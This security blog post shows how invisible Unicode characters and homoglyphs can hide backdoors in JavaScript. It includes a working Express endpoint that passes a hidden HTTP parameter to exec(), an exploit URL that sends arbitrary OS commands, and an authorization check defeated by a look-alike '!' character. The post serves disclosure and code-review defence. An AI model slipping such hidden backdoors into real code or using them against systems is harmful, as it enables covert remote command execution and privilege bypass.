The Invisible JavaScript Backdoor

certitude.consulting/blog/en/invisible-backdoor/

Wolfgang Ettlinger 09.11.2021

A few months ago we saw a post on the *r/programminghorror* subreddit: A developer describes the struggle of identifying a syntax error resulting from an invisible Unicode character hidden in JavaScript source code. This post inspired an idea: What if a backdoor *literally* cannot be *seen* and thus evades detection even from *thorough* code reviews?

Just as we were finishing up this blog post, a team at the University of Cambridge released a paper describing such an attack. Their approach, however, is quite different from ours – it focuses on the Unicode bidirectional mechanism (Bidi). We have implemented a different take on what the paper titles "*Invisible Character Attacks*" and "*Homoglyph Attacks*".

Without further ado, here's the *backdoor*. Can you spot it?

```
const express = require('express');
const util = require('util');
const exec = util.promisify(require('child_process').exec);

const app = express();

app.get('/network_health', async (req, res) => {
    const { timeout,} = req.query;
    const checkCommands = [
        'ping -c 1 google.com',
        'curl -s http://example.com/',
    ];

    try {
        await Promise.all(checkCommands.map(cmd =>
                cmd && exec(cmd, { timeout: +timeout || 5_000 })));
        res.status(200);
        res.send('ok');
    } catch(e) {
        res.status(500);
        res.send('failed');
    }
});

app.listen(8080);
```

The script implements a very simple network health check HTTP endpoint that executes `ping -c 1 google.com` as well as `curl -s http://example.com` and returns whether these commands executed successfully. The optional HTTP parameter `timeout` limits the command execution time.

The Backdoor

Our approach for creating the backdoor was to first, find an invisible Unicode character that can be interpreted as an identifier/variable in JavaScript. Beginning with ECMAScript version 2015, all Unicode characters with the Unicode property `ID_Start` can be used in identifiers (characters with property `ID_Continue` can be used after the initial character).

The character “ㅤ” (0x3164 in hex) is called *“HANGUL FILLER”* and belongs to the Unicode category *“Letter, other”*. As this character is considered to be a *letter*, it has the `ID_Start` property and can therefore appear in a JavaScript variable – perfect!

Next, a way to use this invisible character *unnoticed* had to be found. The following visualizes the chosen approach by replacing the character in question with its *escape sequence* representation:

```
    const { timeout,\u3164} = req.query;
```

A destructuring assignment is used to deconstruct the HTTP parameters from `req.query`. Contrary to what can be *seen*, the parameter `timeout` is not the sole parameter unpacked from the `req.query` attribute! An additional variable/HTTP parameter named “ㅤ” is retrieved – if a HTTP parameter named “ㅤ” is passed, it is assigned to the invisible variable `ㅤ`.


Similarly, when the `checkCommands` array is constructed, this variable `ㅤ` is included into the array:

```
    const checkCommands = [
        'ping -c 1 google.com',
        'curl -s http://example.com/',\u3164
    ];
```

Each element in the array, the hardcoded commands as well as the user-supplied parameter, is then passed to the `exec` function. This function executes OS commands. For an attacker to execute arbitrary OS commands, they would have to pass a parameter named “ㅤ” (in it’s URL-encoded form) to the endpoint:

```
http://host:8080/network_health?%E3%85%A4=<any command>
```

This approach cannot be detected through syntax highlighting as invisible characters are not shown at all and therefore are not colorized by the IDE/text editor:



```javascript
const express = require('express');
const util = require('util');
const exec = util.promisify(require('child_process').exec);

const app = express();

app.get('/network_health', async (req, res) => {
    const { timeout,  } = req.query;
    const checkCommands = [
        'ping -c 1 google.com',
        'curl -s http://example.com/',
    ];

    try {
        await Promise.all(checkCommands.map(cmd =>
                cmd && exec(cmd, { timeout: +timeout || 5_000 })));
        res.status(200);
        res.send('ok');
    } catch(e) {
        res.status(500);
        res.send('failed');
    }
});

app.listen(8080);
```

The attack requires the IDE/text editor (and the used font) to correctly render the invisible characters. At least *Notepad++* and *VS Code* render it correctly (in VS Code the invisible character is slightly wider than ASCII characters). The script behaves as described at least with Node 14.

Homoglyph Approaches

Besides *invisible* characters one could also introduce backdoors using Unicode characters that look *very similar* to e.g. operators:

```
const [ ENV_PROD, ENV_DEV ] = [ 'PRODUCTION', 'DEVELOPMENT'];
/* … */
const environment = 'PRODUCTION';
/* … */
function isUserAdmin(user) {
    if(environmentǃ=ENV_PROD){
        // bypass authZ checks in DEV
        return true;
    }

    /* … */
    return false;
}
```

The "ǃ" character used is not an exclamation mark but an "*ALVEOLAR CLICK*" character. The following line therefore does not compare the variable `environment` to the string `"PRODUCTION"` but instead assigns the string `"PRODUCTION"` to the previously undefined variable `environmentǃ`:

```
    if(environmentǃ=ENV_PROD){
```

Thus, the expression within the if statement is always `true` (tested with Node 14).

There are many other characters that look similar to the ones used in code which may be used for such proposes (e.g. "／", "−", "＋", "□", "⟮", "□", "□", "∗"). Unicode calls these characters "confusables".

Takeaway

Note that messing with Unicode to hide vulnerable or malicious code is not a new idea (also using invisible characters) and Unicode inherently opens up additional possibilities to obfuscate code. We believe that these tricks are quite neat though, which is why we wanted to share them.

Unicode should be kept in mind when doing reviews of code from unknown or untrusted contributors. This is especially interesting for open source projects as they might receive contributions from developers that are effectively anonymous.

The Cambridge team proposes restricting Bidi Unicode characters. As we have shown, homoglyph attacks and invisible characters can pose a threat as well. In our experience non-ASCII characters are pretty rare in code. Many development teams chose to use English as the primary development language (both for code and strings within the code) in order to allow for international cooperation (ASCII covers all/most characters used in the English language). Translation into other languages is often done using dedicated files. When we review German language code, we mostly see non-ASCII characters being substituted with ASCII characters (e.g. ä → ae, ß → ss). It might therefore be a good idea to disallow any non-ASCII characters.

Update:

VS Code has issued an update that highlights invisible characters and confusables: https://code.visualstudio.com/updates/v1_63#_unicode-highlighting

Unicode is forming a task force to investigate issues with source code spoofing: https://www.unicode.org/L2/L2022/22007-avoiding-spoof.pdf

---

Certitude’s employees have many years of experience in code reviews and expertise in many languages and frameworks. If you are interested in working with Certitude to improve your application’s security, feel free to reach out to us at office@certitude.consulting.